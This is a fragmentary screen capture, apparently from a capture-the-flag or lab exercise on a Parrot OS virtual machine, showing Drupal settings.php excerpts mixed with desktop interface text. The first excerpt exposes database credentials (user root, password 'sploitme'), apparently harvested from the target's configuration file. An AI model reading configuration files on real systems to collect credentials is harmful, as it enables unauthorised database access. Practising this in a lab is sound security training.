          'username' => 'root',
          'password' => 'sploitme',
          'host' => '127.0.0.1',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
);

/**
 * Access control for update.php script.
 *
 * If you are updating your Drupal installation using the update.php script but
 * are not logged in using either an account with the "Administer software
 * updates" permission or the site maintenance account (the account that was
 * created during installation), you will need to modify the access check
 * statement below. Change the FALSE to a TRUE to disable the access check.
 * After finishing the upgrade, be sure to open this file again and change the
 * TRUE back to a FALSE!
 */
$update_free_access = FALSE;

/**
 * Salt for one-time login links and cancel links, form tokens, etc.
```

Menu Parrot Terminal



Parrot Home [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Applications Places System

Parrot Terminal

```
* @endcode
* NOTE: MySQL and SQLite's definition of a schema is a database.
*
* Database configuration format:
* @code
* $databases['default']['default'] = array(
*   'driver' => 'mysql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
*   'prefix' => '',
* );
* $databases['default']['default'] = array(
*   'driver' => 'pgsql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
*   'prefix' => '',
* );
* $databases['default']['default'] = array(
*   'driver' => 'sqlite',
*   'database' => '/path/to/databasefilename',
* );
* @endcode
*/
$databases = array();

/**
 * Access control for update.php script.
 *
```

Menu Parrot Terminal

Type here to search

30°C Partly sunny 21:54 22-08-2025